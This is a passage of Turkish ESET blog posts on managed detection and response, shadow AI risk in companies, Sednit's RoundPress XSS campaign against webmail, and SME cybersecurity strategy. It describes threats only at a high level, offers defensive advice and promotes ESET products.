[ESET Premium Destek](https://www.eset.com/tr/business/services/premium-support/) ile ESET uzmanlarından günün her saati güvenlik potansiyelinizi en üst düzeye çıkarmanız için anında destek almaya, [ESET Tespit ve Müdahale hizmetimiz](https://www.eset.com/tr/business/services/premium-support/) ve iş güvenliğini yıl boyunca en üst düzeye çıkaran [ESET MDR katmanlarımıza](https://www.eset.com/tr/business/services/premium-support/) ve kararlı bir güvenlik operasyonunun bel kemiği olarak hizmet veren ESET Tehdit İstihbaratı’na kadar, tehditlerin habersizce patlamasını önlemek isteyen işletmelerin gündemini desteklemek için çalışıyoruz.
[ESET MDR’nin maliyetli bir olaya neden olmadan önce Mallox fidye yazılımını nasıl durdurduğu ](https://www.eset.com/blog/en/etec-2024-prevention-first-success-second-an-eset-mdr-tale/) hakkında daha fazla bilgi edinin.
Elbette, bu hizmetlerin hepsi bir işletmenin başarılı olması için gerekli değildir. Ancak kişi şirketinin saldırı yüzeyini ne kadar aza indirirse operasyonel verimliliğin durmasına neden olan bir arıza yaşama olasılığı o kadar azalır. Altın kural her zaman beklenmeyeni beklemektir.
### Peki ya MDR?
İşletmeler artık yeni ortaya çıkan tehditlerin, dikkatsiz çalışan davranışlarının veya istenmeyen uygulamaların kârlarını veya itibarlarını tehlikeye atmamasını sağlamak için uç noktalarında ve ağlarında daha fazla görünürlüğe ihtiyaç duyduklarından yönetilen tespit ve müdahale (MDR) tehditlere karşı tam bir koruma ölçüsü elde etmek için harika bir yoldur.
Bunun anlamı, örneğin [ESET PROTECT MDR](https://www.eset.com/tr/business/mdr-protection/)’nin [ESET Inspect](https://www.eset.com/tr/business/mdr-protection/) gibi [ESET Protect Platform](https://www.eset.com/tr/business/mdr-protection/)modülleriyle desteklenen insan güvenlik uzmanlarından ek yardım almasıdır. En son tehdit istihbaratı konusunda bilgili olan bu uzmanlar, ESET ürünleri ve telemetri hakkındaki bilgilerini silah olarak kullanarak müşterinin güvenlik konumlandırmasını proaktif bir şekilde ele alır.
**ESET PROTECT MDR**, ESET PROTECT ürün portföyümüzün yanı sıra ESET MDR ve ESET Premium Support gibi en iyi koruma, ürün ve hizmetlerimizi, ESET uzmanlarından doğrudan yardım alarak bir araya getirir.
Teknoloji ve insan bilgisinin bu sinerjisi, önleme öncelikli yaklaşımın bir parçası olarak uç noktalardan (telefonlar/PC’ler/sunucular) bulut uygulamalarına ve postalara kadar bir işletmenin tüm saldırı yüzeyinin kapsamlı bir şekilde ele alınmasını sağlayan özel bir hizmeti temsil eder. Yetenekli bir BT güvenlik ekibi olsun ya da olmasın, ek girdiler her zaman memnuniyetle karşılanır. Ve MDR, işletmelerin ilk bakışta belli olmayabilecek bilgi ve güvenlik boşluklarını kapatmasına yardımcı olur.

**Yabani otların arasında kaybolmak**
2017 yılında Equifax, mevcut bir yama ile bir güvenlik açığını kapatmadığı için [büyük bir veri ihlalinin ](https://www.bbc.com/news/business-41192163)kurbanı oldu. Sonuç ne oldu? Tehdit aktörleri, [yüz milyonlarca dolarla ](https://www.ftc.gov/news-events/news/press-releases/2019/07/equifax-pay-575-million-part-settlement-ftc-cfpb-states-related-2017-data-breach)ölçülen bir maliyetle 140 milyondan fazla Amerikalının verilerini ele geçirdi. Bunun bize söylediği şey, en büyük işletmelerin bile kapsamlı güvenlik değerlendirmeleri olmadan kötü bir şekilde kaybedebileceğidir.
## [Hizmet olarak güvenlik](https://antivirus.com.tr/maas-ve-daha-fazlasi-ile-siber-suclarin-demokratiklesmesi/) tehditlerle mücadelede çok önemlidir
Resmin tamamı ortadadır. Hizmet olarak güvenlik veya güvenlik hizmeti işletmeler için çok faydalı olabilir. Ancak bir işletmenin böyle bir hizmete ne derece ihtiyaç duyduğu başka bir tartışma konusudur. Bununla birlikte, özellikle bu tür dâhili kaynakların eksik olabileceği veya bir işletmenin güvenlik duruşunun nüfuz edilebilirliği konusunda bazı endişeleri olduğu durumlarda, ek bir uzman ekibi tarafından desteklenen bir uç nokta güvenlik çözümüne sahip olmanın açıkça bir değeri vardır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Güvenlik Hizmeti, Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [Gölge yapay zekâ: Kurumsal riskte yeni sınır](https://antivirus.com.tr/golge-yapay-zeka-kurumsal-riskte-yeni-sinir/)
**Published:** Temmuz 3, 2025
**Author:** ESET
**Excerpt:** Yapay zekâ modern inovasyonun sevgilisi hâline geldi; sektörleri yeniden şekillendiriyor, üretkenliği yeniden tanımlıyor ve yeni iş modellerine ilham veriyor.
**Content:**
Yapay zekâ hızla modern inovasyonun sevgilisi hâline geldi; sektörleri yeniden şekillendiriyor, üretkenliği yeniden tanımlıyor ve tamamen yeni iş modellerine ilham veriyor. Ancak bu vaadi benimseme telaşındaki kuruluşlar, genellikle göz ardı edilen acil bir riskle karşı karşıya: **Gölge yapay zekâ**.
Yakın zamanda yapılan bir görüşmede, büyük bir yazılım şirketinin üst düzey bir yöneticisi, yapay zekânın kurumlarda kontrolsüz bir şekilde benimsenmesinin gizli etkilerini açıkladı. Fortune 500 CISO’larına ve CTO’larına güvenlik stratejisi konusunda danışmanlık yapan bu yöneticinin bakış açısına göre tehdit açık: **Gölge yapay zekâ, yeni Gölge BT’dir** ve etkisi daha da yıkıcı olabilir.
## **Gölge yapay zekâ nedir?**
Gölge BT’ye çok benzeyen gölge yapay zekâ, bir kurum içinde yapay zekâ araçlarının onaylanmamış kullanımını ifade eder. Merak veya üretkenlik hedefleriyle hareket eden çalışanlar, genellikle BT veya güvenlik ekiplerinin bilgisi veya gözetimi olmadan yapay zekâ uygulamalarını denemeye başlar. İster e-posta taslağı hazırlamak için ChatGPT gibi üretken araçlar kullanılsın isterse de hassas veriler yapay zekâ destekli analiz motorlarına yüklensin, bu etkileşimler önemli kör noktalar yaratır.
Firma yöneticisi, “Mesele, yapay zekânın insanlara zaten sahip olmadıkları erişimi sağlaması değil,” diye açıkladı. “Mesele, zaten sahip oldukları erişimi *açığa çıkarması* – erişilebilir olduğunu hiç fark etmedikleri veriler. Bu çok hızlı bir şekilde riskli hâle geliyor.”
İK dosyalarını düşünün: Fikri mülkiyet, düzenleyici veriler, finansal kayıtlar. Çalışanlar bunları belirsiz veri yönetişimi veya opak model mimarileri olan yapay zekâ sistemlerine aktardığında sonuç felaket olabilir.
## **Yapay zekâ ve veri yönetişimi: Görmezden gelemeyeceğiniz güvenlik açıkları**
Gölge yapay zekâ, özellikle **kimlik ve erişim yönetimi (IAM)** ve **veri güvenliği** konularında birçok kuruluşun temellerindeki çatlakları ortaya çıkardı.
“25 yıl sonra hâlâ DLP hakkında konuşuyoruz” diyen firma yöneticisi, birçok kuruluşun veri kaybı önleme yeteneklerinin yalnızca %30-40’ını uyguladığını ve sonra durduğunu belirtti. Şimdi, yapay zekânın saniyeler içinde devasa veri kümeleri üzerinde muhakeme yapmasıyla bu gözetim sadece verimsiz değil, aynı zamanda tehlikeli hâle geldi.
Ve bu sadece şirket içi riskler değil. Tehdit aktörleri de yapay zekâdan yararlanıyor. Yapılan görüşmede yönetici, saldırganların artık kimlik avı, sosyal mühendislik ve veri analizini güçlendirmek için yapay zekâyı nasıl kullandıklarını vurguladı. “Eskiden haftalar ya da aylar süren bir işlem artık dakikalar alıyor. Bu da saldırı yaşam döngüsünü önemli ölçüde hızlandırıyor.”
## **Yapay zekâ yönetişim riskleri: Güvenlik neden sonradan düşünülen bir şey olamaz?**
Artan farkındalığa rağmen birçok kuruluş hâlâ yapay zekâ dağıtımları için acele ediyor – genellikle güvenlik ekiplerini yeterince erken dâhil etmeden. Firma yöneticisi, “yapay zekâ için tasarım gereği güvenliği pencereden dışarı attık,” diye gözlemledi. “Geçmişteki aynı hataları tekrarlıyoruz; güvenliği en baştan sağlamak yerine en sona ekliyoruz.”
Yönetim kurulu odasından mühendislik ekibine kadar herkes yapay zekâ istiyor ancak çok azı zor soruları soruyor:
- Bu modellere hangi verileri aktarabiliriz?
- Hassas içeriği anonimleştirdik mi?
- Bu sistemler barındırılıyor mu yoksa yerel mi?
- Veri saklama veya silme planımız nedir?
Net cevaplar olmadan, işletme yalnızca verilerin açığa çıkmasına değil, GDPR veya AB Yapay Zekâ Yasası gibi düzenlemelere uyulmamasına karşı da savunmasız hâle gelir.
## **Yapay zekâ ajanlarının yükselişi ve gölge ajanlar**
İleriye bakıldığında insanlar adına hareket eden **otonom** sistemler **olan yapay zekâ ajanlarının** evrimiyle riskler daha da artmaktadır.
Bunu sanal asistanlar ve otomatik botlarda zaten görüyoruz. Ancak aracılar daha yetenekli hâle geldikçe insan kullanıcılar için kullanılanlara eş değer yönetişim modellerine ihtiyaç duyacaklardır: IAM, etkinlik kaydı, davranışsal kısıtlamalar ve iptal mekanizmaları.
Risk nedir? **Gölge ajanlar** – görünürlük veya kontrol olmadan çalışan **yetkisiz** veya hileli yapay zekâ süreçleri. Firma yöneticisi, “Bu sadece kötü aktörlerle ilgili değil,” diye uyardı. “Bir ajan korkulukların çok kısıtlayıcı olduğuna karar verir ve onları atlamaya çalışırsa ne olur?”

## **CISO’lar gölge yapay zekânın yükselişine nasıl yanıt verebilir?**
Peki, güvenlik liderleri buna nasıl yanıt verebilir?
Görüşmemizde yönetici, “Temellere geri dönüyoruz,” diye vurguladı. Temeller değişmedi:
- Güçlü bir **varlık envanteri** ile başlayın: Verilerinizi, cihazlarınızı ve kimliklerinizi tanıyın.
- **Kimlik öncelikli güvenliği ikiye** katlayın: Her insan ve insan olmayan kimliğin açık ve uygulanabilir izinlere ihtiyacı vardır.
- **Veri güvenliği duruş yönetimine** odaklanın: Hangi verilere sahipsiniz, bunlar nerede ve kimler erişebilir?
- **Sıfır güven ilkelerini** koruyun ancak kullanıcıları üretken tutmak için bunları benzersiz deneyim **politikalarıyla** dengeleyin.
Güvenlik bir engel olmak zorunda değildir. Doğru yapıldığında iş akışlarına görünmez bir şekilde dâhil edilerek güvenli inovasyona olanak sağlar.
## **Son düşünceler: Riskten dayanıklılığa**
Gölge yapay zekâ sadece teknik bir sorun değildir. Bu bir yönetişim sorunu, kültürel bir meydan okuma ve güvenliğin yeniliğe ne kadar hızlı adapte olabileceğinin bir testidir.
CISO’lar “hayır departmanı” olmaktan çıkıp “**bilgi departmanı**” (ya da bilgi sahibi departman) hâline gelmeli ve yapay zekânın benimsenmesine açıklık, bağlam ve korkuluklar getirmelidir. Bu, korkudan ilerlemeyi durdurmakla değil, işletmenin *güvenli* bir şekilde hızlı hareket etmesine rehberlik etmekle ilgilidir.
Misafirimizin sözleriyle: “Güvenliği kesinlikle eğlenceli hâle getirebiliriz. En iyi güvenlik, görmediğiniz güvenliktir; ama orada durur ve işinizi daha iyi yapmanıza yardımcı olur.”
[Yapay zekâ](https://antivirus.com.tr/yapay-zeka-odakli-cozumler-siber-beceri-acigini-kapatir-mi/) çağında bu sadece bir hedef değil, bu bir gereklilik.
Segura’nın güvenlik ekiplerinin Shadow AI’yı kontrol etmesine, kimlik öncelikli yönetişimi uygulamasına ve hibrit ortamlarda hassas verileri korumasına nasıl yardımcı olduğunu görün. [**Platformumuzu keşfedin →**](https://stratus.com.tr/segura/)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik, Sıfır Güven, Yapay Zekâ
---
### [Webmail hizmetlerine XSS saldırıları: KOBİ'lerin dikkatine!](https://antivirus.com.tr/webmail-hizmetlerine-xss-saldirilari-kobilerin-dikkatine/)
**Published:** Temmuz 7, 2025
**Author:** ESET
**Excerpt:** XSS saldırıları webmail hizmetlerine yönelik gerçekleştirilen yaygın bir tehdittir ancak işletmelerin bunu önlemek için yalnızca basit araçlara ihtiyacı vardır.
**Content:**
XSS saldırıları webmail hizmetlerine yönelik gerçekleştirilen yaygın bir tehdittir ancak birden fazla aşamada durdurulabilir ve işletmelerin bunu yapmak için yalnızca basit araçlara ihtiyacı vardır.
Esneklikleri ve uygun maliyetleri nedeniyle webmail hizmetleri, geleneksel şirket içi e-posta uygulamalarına popüler bir alternatiftir. Ancak çalışma şekilleri, siber suçluların ziyaret edilen web sitelerine kötü amaçlı kodlar enjekte ederek değerli iş verilerini çalmaları için fırsatlar yaratmaktadır.
Bu bilinen bir gerçek ve siber suç grubu Sednit’in birden fazla webmail hizmetini hedef alan kampanyası hakkındaki son ESET araştırma yazısı da bunun işletmeleri tehlikeye atmanın popüler bir yolu olmaya devam ettiğini doğruluyor.
Bilinen güvenlik açıklarını kötüye kullanan veya yenilerini bulmak için ekstra çaba sarf etmeye istekli olan iyi organize olmuş gruplarla karşı karşıya kalmak, işletmelerin webmail hizmetlerinin basit bir kur ve unut çözümü değil, kritik bakım ve gelişmiş siber güvenlik koruması gerektiren bir yazılım olduğunun farkına varmaları gerektiği anlamına gelir.
## **Webmail uygulamalarının popülerliği**
Yazılım şirketlerinin çeşitli iş birliği platformlarının geliştirilmesine büyük yatırımlar yapmasına rağmen e-posta, işletmelerin günlük iletişimlerini gerçekleştirmeleri için son derece popüler bir yol olmaya devam etmektedir. 2023 yılında [küresel e-posta kullanıcılarının sayısı ](https://www.statista.com/statistics/255080/number-of-e-mail-users-worldwide/)4,37 milyara ulaştı ve dünya genelinde her gün yaklaşık 347 milyar e-posta gönderilip alındı. Bu sayının 2027 yılına kadar 4,89 milyar kullanıcıya ve 408 milyar günlük e-postaya ulaşması bekleniyor.
E-posta platformlarının çeşitliliği arasında kullanıcılar genellikle masaüstü e-posta istemcileri yerine webmail hizmetlerini tercih ediyor. [Litmus’un 2022](https://www.litmus.com/blog/email-client-market-share-july-2022) telemetrisi,[ Apple Mail Gizlilik Koruması](https://www.apple.com/legal/privacy/data/en/mail-privacy-protection/)’ndan (%52,2) sonra webmail’in %36 ile en popüler okuma ortamı olduğunu gösteriyor.
Küçük ve orta ölçekli işletmeler (KOBİ’ler) genellikle daha düşük masraflar, kolay entegrasyon ve yüksek esneklik nedeniyle webmail’i tercih ediyor çünkü webmail hizmetlerine herhangi bir yazılım yüklemeye gerek kalmadan internet bağlantısı olan herhangi bir cihazdan erişilebiliyor. Bunun da ötesinde, pazar liderleri posta hizmetlerini çoklu siber güvenlik özellikleriyle korurlar.
Tüm bu avantajlar, fazla yönetim gerektirmeyen, ucuz, bakımı kolay ve iyi korunan bir hizmet gibi yanlış bir algı yaratabilir. Kim neredeyse hiçbir maliyeti olmayan, güvenilir, kullanımı kolay ve iyi korunan bir yazılım istemez ki? Ancak tüm hikâye bu değil.
## **XSS saldırıları**
Sednit, [siteler arası komut dosyası ](https://owasp.org/www-community/attacks/xss/)(XSS saldırıları) kullanarak yüksek değerli webmail sunucularını hedef alan bir casusluk operasyonu gerçekleştiren Rusya’ya bağlı bir gruptur.
Bu saldırılar, güvenliği ihlal edilmiş bir webmail hizmetlerinin kodundaki açıklardan yararlanarak siber suçluların webmail sitesine kendi kötü niyetli komut dosyalarını enjekte etmelerine olanak tanır.
Böyle bir tehlike genellikle saldırganların kurbanların e-posta mesajlarını ve diğer hassas bilgilerini çalmasına olanak tanır. Bu erişim ayrıca [iş e-postası saldırıları](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) (BEC) veya spearphishing gibi çok aşamalı siber saldırılar geliştirmek için de kötüye kullanılabilir.
XSS saldırıları, sürekli olarak yeni ve daha yeni güvenlik açıkları bulmayı başaran siber suçlular arasında oldukça popülerken webmail sunucularını kullanan işletmeler genellikle zaten bilinenleri bile yamamakta başarısız oluyor.
2024 Forrester raporuna göre, dış saldırılar yoluyla ihlalleri bildiren güvenlik karar vericilerinin %22’si giriş noktası olarak web uygulaması istismarlarını tanımlamıştır. Bunlar, siteler arası komut dosyası oluşturma (XSS) ve SQL Enjeksiyonu (SQLi) gibi yaygın güvenlik kusurlarını içerir.
## **RoundPress Operasyonu**
2023 yılında, Sednit’in şu anki RoundPress operasyonu başlamadan önce,[ Roundcube](https://roundcube.net/) operasyonuna başladı. Sonraki yıl boyunca kampanya [Horde](https://www.horde.org/apps/webmail), [MDaemon ](https://mdaemon.com/pages/mdaemon-email-server)ve [Zimbra ](https://www.zimbra.com/)gibi diğer popüler webmail yazılımlarını da kapsayacak şekilde genişledi.
Kurbanların çoğu Doğu Avrupa’daki devlet kurumları ve savunma şirketleri olmuştur ancak Afrika, Avrupa ve Güney Amerika’daki hükümetler de hedef alınmıştır.
Genel olarak, gözlemlenen saldırılar, genellikle Ukrayna ile ilgili önemli olaylar hakkında haberler paylaşan spearphishing e-postaları ile başladı.
XSS güvenlik açıklarını tetikleyen kötü amaçlı kod, e-posta mesajının gövdesindeki HTML kodunun içindeydi ve kullanıcı tarafından doğrudan görülemiyordu. Kurbanların webmail sayfalarına kötü niyetli JavaScript kodları enjekte etmek için kullanıcıların e-postaları açmaları yeterliydi. Daha fazlası değil.
Saldırganlar çoğunlukla 2023 ve 2024 yıllarında keşfedilen bilinen güvenlik açıklarından yararlandı. MDaemon örneğinde ise Sednit daha önce bilinmeyen bir sıfırıncı gün açığından yararlandı.
Webmail hizmetine ve istismar edilen güvenlik açığına bağlı olarak, RoundPress Operasyonu aşağıdaki kötü amaçlı eylemlerden bazılarını gerçekleştirebilir:
- Kimlik bilgisi çalma
- Kişilerin, ayarların ve oturum açma geçmişinin dışarı sızması
- E-posta mesajlarının dışarı sızması
- İki faktörlü kimlik doğrulama (2FA) sırrının dışarı sızması
- Saldırganların, 2FA etkinleştirilse bile 2FA kodunu girmek zorunda kalmadan bir posta uygulamasından posta kutusuna erişmesine ve mesaj gönderip almasına olanak tanıyan bir uygulama şifresinin oluşturulması
## **XSS saldırıları webmail ile** geliyor
Saldırganların hassas iş e-postalarına erişebildiğini okuduktan sonra, bir sonraki bildiri şaşırtıcı gelebilir ancak bu kampanyadan kaynaklanan birkaç iyi haber var:
Birincisi, webmail hizmetlerindeki güvenlik açıkları bir sorun olsa da bir kez keşfedildiklerinde geliştiriciler genellikle bunları hızlı bir şekilde yamalayabilir. Örneğin, MDaemon sıfırıncı gün açığı için yama, ESET’in MDaemon’u bilgilendirmesinin ardından [iki hafta içinde ](https://mdaemon.com/pages/downloads-critical-updates)yayımlandı.
İkinci iyi haber ise oldukça açık: İşletmeler sadece webmail sunucularını güncel tutarak bu saldırıların çoğundan kaçınabilirler. Webmail hizmetiniz bir yama yayımladığında bunu mümkün olan en kısa sürede uygulayın.
Üçüncü olarak, bir saldırı başlatmak için hedeflenen kullanıcıların savunmasız webmail portalındaki belirli e-postaları açmaya ikna edilmesi gerekiyordu. RoundPress ile e-postalarda haberlerle ilgili ikna edici başlıklar kullanıldı. [Kapsamlı siber güvenlik eğitimi](https://www.eset.com/tr/business/cybersecurity-training/), çalışanları oltalama e-postalarını tanıma ve bunlardan kaçınma konusunda eğitmelidir. Sonuçta, çalışanlar neden iş e-postalarında rastgele görünen haberleri okusun ki?
Dördüncüsü, işletmelerin tüm bu önleme tedbirlerini benimseyemediği durumlarda, güvenilir bir siber güvenlik çözümü aracılığıyla yine de koruma sağlayabilirler. Aslında ESET, müşterilerini RoundPress operasyonuna karşı birçok aşamada korudu. Örneğin, [ESET güvenlik duvarı ](https://www.eset.com/tr/firewall/)dışarı sızmayı engeller ve [ESET uç nokta koruması ](https://www.eset.com/tr/business/solutions/endpoint-protection/)kötü amaçlı JavaScript komut dosyalarını engeller.
## **ESET ile XSS saldırıları önleme**
Bu webmail saldırılarının nasıl işlediğini anladığımızda işletmelerin ihlallerden ve ilgili aksaklıklardan kaçınması için en iyi seçeneğin önleme olduğu açıktır. Ancak her zaman kolay değildir, özellikle de her güvenlik önlemini sıkı tutmak için finansal ve profesyonel kaynakları olmayan küçük ve orta ölçekli işletmeler için.
Bu nedenle ESET, çok katmanlı korumaları ve önleme öncelikli yaklaşımı temel alan kapsamlı bir çözüm olan [ESET PROTECT](https://www.eset.com/tr/business/small-and-medium/)‘i hazırladı. XSS saldırıları ve kötü amaçlı yazılımlarda görülenler de dâhil olmak üzere [farklı siber tehdit türlerine ](https://web-assets.eset.com/fileadmin/ESET/INT/Products/Business/Endpoint/Endpoint/EES-Windows/v09/ESET_Endpoint_Solutions_Product_Overview.pdf)karşı güçlü bir koruma sağlar: Kimlik avı e-postaları, sıfır gün ve kötü amaçlı komut dosyaları.
Dahası, ESET PROTECT kolayca ölçeklendirilebilir ve birleşik siber güvenlik platformumuz [ESET PROTECT Platform’](https://www.eset.com/tr/business/protect-platform/?srsltid=AfmBOopVmKBzEU8sLqvCWokD0dQFRNRFDUNq3xJ3b2dNPcfJmdlc30vp)dan çalıştırılabilir. Bu, işletmelerin BT yöneticilerini yormadan ESET siber güvenlik özelliklerini, boyutlarına ve ihtiyaçlarına göre ayarlamalarına ve yönetmelerine yardımcı olur.
Önleme konusuna daha fazla odaklanan ESET, spearphishing de dâhil olmak üzere insan kaynaklı yaygın siber tehditlere karşı çalışanların farkındalıklarını artırmak için [Siber Güvenlik Farkındalık Eğitimi](https://www.eset.com/tr/business/cybersecurity-training/) de geliştirdi.

## **Güvenli webmail kullanımı**
Acı gerçek şu ki er ya da geç herkes spam veya kötü niyetli e-postalarla karşılaşır. Yerel webmail koruması bir dereceye kadar güvenlik sunsa da siber suçlular her zaman veri çalmak veya kötü amaçlı yazılım göndermek için programlarında açıklar bulmaya çalışacaktır. Bazen bu tehditler basittir bazen de önemli ihlallerle dolu kötü şöhretli siber suç grupları tarafından dikkatlice hazırlanırlar.
Ancak bir çalışanın aldığı her e-posta bildirimi için endişelenmesine gerek yoktur. Doğru farkındalık eğitimi, güncellenmiş yazılım ve müdahaleden önce önlemeyi tercih eden siber güvenlik çözümleri ile işletmeler günlük işlerini ve iletişimlerini gönül rahatlığıyla halledebilirler.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** BEC, Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik
---
### [KOBİ ’lerin neden siber güvenlik stratejisine ihtiyacı var?](https://antivirus.com.tr/kobi-lerin-neden-siber-guvenlik-stratejisine-ihtiyaci-var/)
**Published:** Temmuz 22, 2025
**Author:** ESET
**Excerpt:** Siber suçlular odak noktalarını, genellikle değerli verilerini korumak için gerekli gelişmiş güvenlik önlemlerinden yoksun olan KOBİ 'lere yöneltti.
**Content:**
Dijital güvenlik büyük şirketlere mahsus bir lüks değil, her ölçekteki işletme için bir gerekliliktir. Kurumsal firmalar siber güvenlik savunmalarını güçlendirdikçe siber suçlular odak noktalarını, genellikle değerli verilerini korumak için gerekli gelişmiş güvenlik önlemlerinden yoksun olan küçük ve orta ölçekli işletmelere ( KOBİ ‘lere) yöneltti.
[2025 Verizon Veri İhlali Araştırmaları Raporu](https://www.verizon.com/business/en-gb/resources/reports/dbir/), KOBİ mağdurlarının sayısının büyük kuruluşların dört katı olduğunu söylüyor. Yine de birçok KOBİ risklerini hafife alıyor. Şifreleme, veri yedekleme ve çok katmanlı savunma gibi temel güvenlik önlemlerini uygulamaya koymakta zorlanıyor. Bunun yanı sıra küçük işletmelere yönelik siber saldırılar nadiren kamuoyunda tepkiye neden olmakta. Bu da siber suçluların güvenlik açıklarını tespit edilmeden kullanmaya devam etmesine olanak tanımaktadır. Unutmamak gerekir ki yetersiz siber güvenlik önlemlerinin sonuçları yıkıcı olabilir ve hatta işletmeyi iflas ettirebilir.
## KOBİ ’ler için dijital güvenlik stratejisi oluşturmak
Siber olaylar, [Allianz Risk Barometresi 2024](https://commercial.allianz.com/content/dam/onemarketing/commercial/commercial/reports/Allianz-Risk-Barometer-2024.pdf)‘te ilk kez küresel risk sıralamasında birinci olarak öne çıkıyor. Tüm bölgelerde, sektörlerde ve şirket büyüklüklerinde birincil endişe kaynağıdır (%36’sı yanıt vermiştir). Rapora göre, veri ihlalleri (%59) en büyük endişe kaynağı olurken bunu kritik altyapı ve fiziksel varlıklara yönelik siber saldırılar (%53) ile artan kötü amaçlı yazılım ve fidye yazılımı tehdidi (%53) takip ediyor.
Bir veri ihlali; davalara, müşteri güveninin kaybedilmesine ve rekabetçi konumun zayıflamasına neden olabilir. Çoğu işletmenin; müşteri bilgileri, mali kayıtlar ve fikri mülkiyet dâhil olmak üzere büyük miktarda hassas veri topladığından kritik bilgilerin korunması için güvenlik önlemleri alması şarttır.
2024 yılında veri ihlalinin küresel ortalama maliyeti %10 artarak [4,88 milyon dolara ](https://www.ibm.com/reports/data-breach)ulaşırken ABD’deki rakamlar bunun neredeyse iki katıdır. Acil kurtarma masraflarının ötesinde, işletmeler kesinti süreleri nedeniyle gelir kaybına da uğramaktadır. IBM Veri İhlali Raporu 2024’e göre, bir veri ihlalinin tespit edilmesi ortalama 194 gün, kontrol altına alınması ise 64 gün sürmektedir. İş sürekliliği ve felaket kurtarma planlarını içeren bir siber güvenlik stratejisi, işletmelerin olaylardan hızla kurtulabilmesini ve operasyonel aksaklıkları en aza indirebilmesini sağlar.
Aynı zamanda, yasal ücretler ve uyumsuzluğa yönelik düzenleyici cezalar, ilgili maliyetlerin önemli bir bölümünü oluşturmaktadır. ABD Ticaret Odası, küçük işletmelerin [%47](https://www.uschamber.com/small-business/a-majority-of-small-businesses-say-regulations-are-hindering-growth)‘sinin uyumluluk gerekliliklerini yerine getirmek için çok fazla zaman harcadıklarını düşündüklerini bildirmektedir.
Yine de Avrupa Birliği Genel Veri Koruma Yönetmeliği ([GDPR](https://www.uschamber.com/small-business/a-majority-of-small-businesses-say-regulations-are-hindering-growth)), Ödeme Kartı Endüstrisi Veri Güvenlik Standardı ([PCI-DSS](https://www.pcisecuritystandards.org/)) veya Sağlık Sigortası Taşınabilirlik ve Sorumluluk Yasası ([HIPAA](https://www.uschamber.com/small-business/a-majority-of-small-businesses-say-regulations-are-hindering-growth)) gibi veri koruma çerçevelerine uymak, yasal hesap verebilirlik, hassas bilgilerin korunması ve müşteri güveninin sürdürülmesi için çok önemlidir. Dahası, bu uyumluluk standartları, işletmelerin sektörle ilgili tehditler karşısında güvende kalmalarına yardımcı olan katı gereklilikler belirler.
Sonuç olarak, bu rakamlar ve tutumlar KOBİ’lerin siber güvenlik duruşlarını yeniden değerlendirmeleri ve güçlü savunmalar uygulamaları için acil bir ihtiyaç olduğunu göstermekte ve siber tehditlerin sadece Fortune 500 şirketlerinin değil, dijital olarak faaliyet gösteren tüm işletmelerin sorunu olduğu gerçeğinin altını çizmektedir.

## KOBİ ‘lerin karşılaştığı en yaygın siber tehditler
Küçük ve orta ölçekli işletmeler, faaliyetlerini, mali durumlarını ve itibarlarını tehlikeye atabilecek çeşitli tehditlerle karşı karşıyadır. Bunları anlamak, verilerini ve sistemlerini korumak için gerekli adımları atmak açısından çok önemlidir. Aşağıda KOBİ’lerin karşılaşabileceği en yaygın tehdit ve risklerden bazıları yer almaktadır:
- **Kimlik avı**, siber suçluların sahte e-postalar, metinler veya web siteleri kullanarak çalışanları kullanıcı adları, parolalar veya finansal bilgiler gibi hassas bilgileri ifşa etmeleri için kandırdığı en yaygın tehditlerden biridir.
- **İş e-postalarının ele geçirilmesi** (BEC), siber suçluların güvenilir yöneticileri veya ortakları taklit ederek çalışanları para aktarmaya veya gizli bilgileri ifşa etmeye yönlendirdiği bir sosyal mühendislik taktiğidir.
- Virüsler, casus yazılımlar ve Truva atları gibi **kötü amaçlı yazılımlar** sistemlere zarar verebilir, hassas bilgileri çalabilir veya iş süreçlerini bozarak maliyetli kesintilere yol açabilir.
- **Fidye yazılımı**, bir işletmenin verilerini kilitleyen ve şifre çözme anahtarı için fidye talep eden bir kötü amaçlı yazılım türüdür. Bu durum, özellikle fidyeyi ödeyecek veya verileri etkili bir şekilde kurtaracak kaynaklara sahip olmayan KOBİ’ler için operasyonel kesinti, veri kaybı ve itibar kaybına neden olabilir.
- **Yeniden kullanılan parolalar** ve çok faktörlü kimlik doğrulama (MFA) eksikliği, siber suçluların sistemlere ve verilere yetkisiz erişim sağlamasına olanak tanıyan kapıları daha da açmaktadır.
- **Güncel olmayan yazılımlar ve yama güvenlik açıkları,** gözden kaçan diğer risklerdir. Siber suçlular sistemlere sızmak ve veri ihlallerine ya da diğer hasar türlerine neden olmak için bu açıklardan faydalanır.
- **Tedarik zinciri saldırılarının** da önemi artıyor. [Verizon’un Veri İhlali Araştırma Raporu’na](https://www.verizon.com/business/resources/reports/dbir/) göre, 2024’teki ihlallerin %30’u yazılım tedarik zincirleri, barındırma ortağı altyapıları veya veri sorumluları dâhil olmak üzere üçüncü taraflar veya tedarikçilerle bağlantılıydı.
## KOBİ ‘ler için dijital güvenlik
Kapsamlı bir siber güvenlik stratejisi uygulamak bugünlerde çok önemli. [KOBİ](https://antivirus.com.tr/kobi-ler-icin-veri-korumasi/) ‘ler en son tehditler hakkında bilgi sahibi olarak ve önleme öncelikli bir zihniyet benimseyerek varlıklarını, itibarlarını ve geleceklerini koruyabilirler. Sağlam bir siber güvenlik stratejisi oluşturmak için aşağıdaki adımlar atılmalıdır:
### Risk değerlendirmesi
Kapsamlı bir risk değerlendirmesi ile başlayın. Bu, müşteri verileri, fikri mülkiyet ve mali kayıtlar gibi kritik varlıkların tanımlanmasını; kimlik avı saldırıları ve fidye yazılımları gibi potansiyel tehditlerin değerlendirilmesini ve güncel olmayan yazılım veya yetersiz çalışan eğitimi gibi güvenlik açıklarının değerlendirilmesini içerir. Riskler belirlendikten sonra, potansiyel etki ve olasılıklarına göre önceliklendirilmelidir.
### Sistem güvenliği
